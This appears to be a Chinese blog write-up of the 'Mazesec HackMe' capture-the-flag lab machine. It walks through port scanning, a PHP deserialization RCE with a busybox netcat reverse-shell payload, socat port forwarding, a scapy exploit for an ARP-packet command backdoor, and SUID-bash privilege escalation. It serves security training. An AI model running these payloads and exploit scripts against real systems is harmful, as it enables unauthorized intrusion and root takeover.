Mazesec_HackMe

靶机来源:QQ群-660930334

难度:Easy

思维导图: img

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 15:21 +0800
Nmap scan report for 192.168.2.1
Host is up (0.0021s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.0016s latency).
MAC Address: 08:00:27:55:D9:F0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.11
Host is up (0.0022s latency).
MAC Address: 08:00:27:79:41:84 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.60 seconds

靶机IP:192.168.2.11

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 15:21 +0800
Nmap scan report for 192.168.2.11
Host is up (0.00058s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
MAC Address: 08:00:27:79:41:84 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 67.43 seconds

开放端口:80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 15:22 +0800
Nmap scan report for 192.168.2.11
Host is up (0.00064s latency).

PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (image/jpeg).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:79:41:84 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 15:23 +0800
Nmap scan report for 192.168.2.11
Host is up (0.00071s latency).
All 100 scanned ports on 192.168.2.11 are in ignored states.
Not shown: 59 closed udp ports (port-unreach), 41 open|filtered udp ports (no-response)
MAC Address: 08:00:27:79:41:84 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 58.69 seconds

二、WEB渗透

1、80端口

访问80端口,是一张图片

2、目录扫描

1
2
3
4
5
┌──(root㉿kali)-[~/miaosec]
└─# gobuster dir -u http://192.168.2.11 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,bak

index.php (Status: 200) [Size: 219438]
server-status (Status: 403) [Size: 277]

没有其他的信息

3、PHP反序列化

查看index.php,找到一段隐藏的源码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
class Starter {
public $obj;
public function execute() {
echo $this->obj;
}
}

class Middle {
public $target;
public function __toString() {
return $this->target->run();
}
}

class Runner {
public $command;
public function run() {
system($this->command);
}
}

if (isset($_POST['data'])) {
$data = base64_decode($_POST['data']);
if ($data !== false) {
$obj = unserialize($data);
if (is_object($obj) && method_exists($obj, 'execute')) {
$obj->execute();
}
}
exit;
}

是一个典型的 反序列化漏洞(Unserialize RCE),可能导致远程代码执行(RCE)

定义了三个类:

  • Starter:调用 $this->obj(会触发 __toString() 如果是对象)
  • Middle:其 __toString() 调用 $this->target->run()
  • Runner:其 run() 方法直接调用 system($this->command)

Poc:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
<?php
class Starter {
public $obj;
}
class Middle {
public $target;
}
class Runner {
public $command = "busybox nc 192.168.2.4 4444 -e /bin/bash";
}

$runner = new Runner();
$middle = new Middle();
$middle->target = $runner;
$starter = new Starter();
$starter->obj = $middle;

echo base64_encode(serialize($starter));
?>
┌──(root㉿kali)-[/tmp]
└─# php rev.php
Tzo3OiJTdGFydGVyIjoxOntzOjM6Im9iaiI7Tzo2OiJNaWRkbGUiOjE6e3M6NjoidGFyZ2V0IjtPOjY6IlJ1bm5lciI6MTp7czo3OiJjb21tYW5kIjtzOjQwOiJidXN5Ym94IG5jIDE5Mi4xNjguMi40IDQ0NDQgLWUgL2Jpbi9iYXNoIjt9fX0=

使用post执行上面经过base64编码的序列化代码

1
data=Tzo3OiJTdGFydGVyIjoxOntzOjM6Im9iaiI7Tzo2OiJNaWRkbGUiOjE6e3M6NjoidGFyZ2V0IjtPOjY6IlJ1bm5lciI6MTp7czo3OiJjb21tYW5kIjtzOjQwOiJidXN5Ym94IG5jIDE5Mi4xNjguMi40IDQ0NDQgLWUgL2Jpbi9iYXNoIjt9fX0= 

成功获取到shell

1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[/tmp]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.11] 43320
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
script -qc /bin/bash /dev/null
www-data@hackme:/var/www/html$ ^Z
zsh: suspended nc -lvnp 4444

稳定shell

1
2
3
4
5
6
7
8
/usr/bin/script -qc /bin/bash /dev/null
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

三、权限提升

1、获取joker权限

查看joker.jpg

1
2
3
www-data@hackme:/var/www/html$ cat joker.jpg
....
joker:@-joker-@-123421-@

找到了凭证:joker:@-joker-@-123421-@, 我想着直接su joker,但是无法进行登录,卡了一会,尝试将22端口转发出来

1
./socat TCP-LISTEN:2222,fork,bind=0.0.0.0 TCP:127.0.0.1:22 &

直接进行登录也行

1
www-data@hackme:/var/www/html$ ssh joker@127.0.0.1

成功进行连接

1
2
3
4
5
┌──(root㉿kali)-[/tmp]
└─# ssh -p 2222 joker@192.168.2.11

joker@hackme:~$ id
uid=1000(joker) gid=1000(joker) groups=1000(joker)

2、获取root权限

使用pspy64查看进程,发现root用户存在定时任务

1
2
3
4
5
6
....
2026/03/30 05:37:04 CMD: UID=0 PID=58703 | /sbin/init
2026/03/30 05:37:04 CMD: UID=0 PID=58702 | (python3)
2026/03/30 05:37:04 CMD: UID=0 PID=58704 | /bin/bash -c sleep 10 && systemctl restart arp-listener.service
2026/03/30 05:37:04 CMD: UID=0 PID=58705 | /usr/bin/python3 /root/arp_server.py
....

查看arp-listener.service服务信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
joker@hackme:~$ cat /etc/systemd/system/arp-listener.service
[Unit]
Description=ARP Command Listener
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/python3 /root/arp_server.py
ExecStartPost=/bin/bash -c 'sleep 10 && systemctl restart arp-listener.service'
Restart=always
RestartSec=3
User=root

[Install]
WantedBy=multi-user.target

【复现-111wp】

尝试单播 arp 请求,同时 tcpdump 监听过滤靶机的 arp 包,查看 arp 包信息

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[~]
└─# arping -c 3 -I eth1 192.168.2.11
ARPING 192.168.2.11
60 bytes from 08:00:27:79:41:84 (192.168.2.11): index=0 time=854.561 usec
107 bytes from 08:00:27:79:41:84 (192.168.2.11): index=1 time=78.409 msec
60 bytes from 08:00:27:79:41:84 (192.168.2.11): index=2 time=611.466 usec
107 bytes from 08:00:27:79:41:84 (192.168.2.11): index=3 time=25.026 msec
60 bytes from 08:00:27:79:41:84 (192.168.2.11): index=4 time=493.610 usec
107 bytes from 08:00:27:79:41:84 (192.168.2.11): index=5 time=26.682 msec

--- 192.168.2.11 statistics ---
3 packets transmitted, 6 packets received, 0% unanswered (3 extra)
rtt min/avg/max/std-dev = 0.494/22.013/78.409/27.629 ms

尝试单播 arp 请求的同时使用tcpdump监听过滤靶机的 arp 包,查看 arp 包信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(root㉿kali)-[~/miaosec]
└─# tcpdump -i eth1 host 192.168.2.11 -A
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:51:31.954765 ARP, Request who-has 192.168.2.11 tell 192.168.2.4, length 44
..........).................................
12:51:31.955829 ARP, Reply 192.168.2.11 is-at 08:00:27:79:41:84 (oui Unknown), length 46
..........'yA.......).........................
12:51:32.033395 ARP, Reply 192.168.2.11 is-at 08:00:27:79:41:84 (oui Unknown), length 93
..........'yA.......).......CMD: 00:51:31 up 7 min, 1 user, load average: 0.10, 0.23, 0.11

12:51:32.956260 ARP, Request who-has 192.168.2.11 tell 192.168.2.4, length 44
..........).................................
12:51:32.957205 ARP, Reply 192.168.2.11 is-at 08:00:27:79:41:84 (oui Unknown), length 46
..........'yA.......).........................
12:51:32.981621 ARP, Reply 192.168.2.11 is-at 08:00:27:79:41:84 (oui Unknown), length 93
..........'yA.......).......CMD: 00:51:32 up 7 min, 1 user, load average: 0.10, 0.23, 0.11

12:51:33.958134 ARP, Request who-has 192.168.2.11 tell 192.168.2.4, length 44
..........).................................
12:51:33.958827 ARP, Reply 192.168.2.11 is-at 08:00:27:79:41:84 (oui Unknown), length 46
..........'yA.......).........................
12:51:33.985012 ARP, Reply 192.168.2.11 is-at 08:00:27:79:41:84 (oui Unknown), length 93
..........'yA.......).......CMD: 00:51:33 up 7 min, 1 user, load average: 0.10, 0.23, 0.11

在 arp 包中发现了类似命令执行内容CMD: 00:51:33 up 7 min

使用脚本探测可能的利用方式

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
#!/usr/bin/env python3
from scapy.all import *
import time

TARGET = "192.168.2.11"
INTERFACE = "eth1"

def send_and_capture(cmd, method):
if method == "raw":
pkt = Ether(dst="ff:ff:ff:ff:ff:ff")
pkt /= ARP(pdst=TARGET)
pkt /= Raw(load=cmd)
elif method == "cmd_prefix":
pkt = Ether(dst="ff:ff:ff:ff:ff:ff")
pkt /= ARP(pdst=TARGET)
pkt /= Raw(load=f"CMD:{cmd}")
elif method == "exec_prefix":
pkt = Ether(dst="ff:ff:ff:ff:ff:ff")
pkt /= ARP(pdst=TARGET)
pkt /= Raw(load=f"EXEC:{cmd}")
elif method == "shell_prefix":
pkt = Ether(dst="ff:ff:ff:ff:ff:ff")
pkt /= ARP(pdst=TARGET)
pkt /= Raw(load=f"shell:{cmd}")
elif method == "run_prefix":
pkt = Ether(dst="ff:ff:ff:ff:ff:ff")
pkt /= ARP(pdst=TARGET)
pkt /= Raw(load=f"run:{cmd}")
elif method == "mac":
cmd_bytes = cmd.encode()[:6]
mac = ':'.join(f"{b:02x}" for b in cmd_bytes.ljust(6, b'\x00'))
pkt = Ether(src=mac, dst="ff:ff:ff:ff:ff:ff")
pkt /= ARP(pdst=TARGET)

print(f"[{method}] Sending: {cmd}")
sendp(pkt, iface=INTERFACE, verbose=False)

print(f"[{method}] Waiting 10 seconds for response...")
packets = sniff(filter=f"arp and host {TARGET}", timeout=10, iface=INTERFACE)

if packets:
for pkt in packets:
print(f"[{method}] Response received:")
if Raw in pkt:
data = pkt[Raw].load.decode('utf-8', errors='ignore')
print(f" Data: {data}")
else:
pkt.show()
else:
print(f"[{method}] No response after 10 seconds")

print()

print("Testing ARP backdoor")
print(f"Target: {TARGET}\n")

methods = ["raw", "cmd_prefix", "exec_prefix", "shell_prefix", "run_prefix", "mac"]
for method in methods:
send_and_capture("id", method)

print("Test complete")

测试发现,只有带有 CMD: 前缀的 arp 包会被执行,并通过 arp 包返回结果 img

利用exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#!/usr/bin/env python3
import sys
from scapy.all import *

TARGET = "192.168.2.11"
INTERFACE = "eth1"

def execute_command(command):
pkt = Ether(dst="ff:ff:ff:ff:ff:ff")
pkt /= ARP(pdst=TARGET)
pkt /= Raw(load=f"CMD:{command}")

sendp(pkt, iface=INTERFACE, verbose=False)

packets = sniff(filter=f"arp and host {TARGET}", timeout=10, iface=INTERFACE)
for pkt in packets:
if Raw in pkt:
return pkt[Raw].load.decode('utf-8', errors='ignore')
return "No response"

if len(sys.argv) < 2:
print("Usage: python3 exp.py <command>")
print("Example: python3 exp.py id")
sys.exit(1)

command = sys.argv[1]
result = execute_command(command)
print(result)

在靶机里面创建

1
2
3
4
5
6
joker@hackme:/tmp$ touch /tmp/a
joker@hackme:/tmp$ chmod +x /tmp/a
joker@hackme:/tmp$ cat /tmp/a
#!/bin/bash
cp /bin/bash /tmp/bash
chmod +s /tmp/bash

执行EXP

1
2
3
┌──(root㉿kali)-[/tmp]
└─# python3 exp.py /tmp/a
None

成功获取到root权限

1
2
3
4
5
6
7
8
joker@hackme:/tmp$ ls -la /tmp
...
-rwxr-xr-x 1 joker joker 54 Mar 31 01:08 a
-rwsr-sr-x 1 root root 1168776 Mar 31 01:11 bash
...
joker@hackme:/tmp$ /tmp/bash -p
bash-5.0# id
uid=1000(joker) gid=1000(joker) euid=0(root) egid=0(root) groups=0(root),1000(joker)

四、查看FLAG

1
2
3
bash-5.0# cat /root/root.txt /home/joker/user.txt 
flag{root-bGwxMDQ1NjcgaXMgYXdlc29tZSEgQWJzb2x1dGVseSBhd2Vzb21lIQ}
flag{user-bGwxMDQ1NjcgaXMgYXdlc29tZSE}

Mazesec_HackMe
http://miao-sec.github.io/Maze-sec/Mazesec-HackMe/
作者
Miao
发布于
2026年3月31日
许可协议
BY-MIAO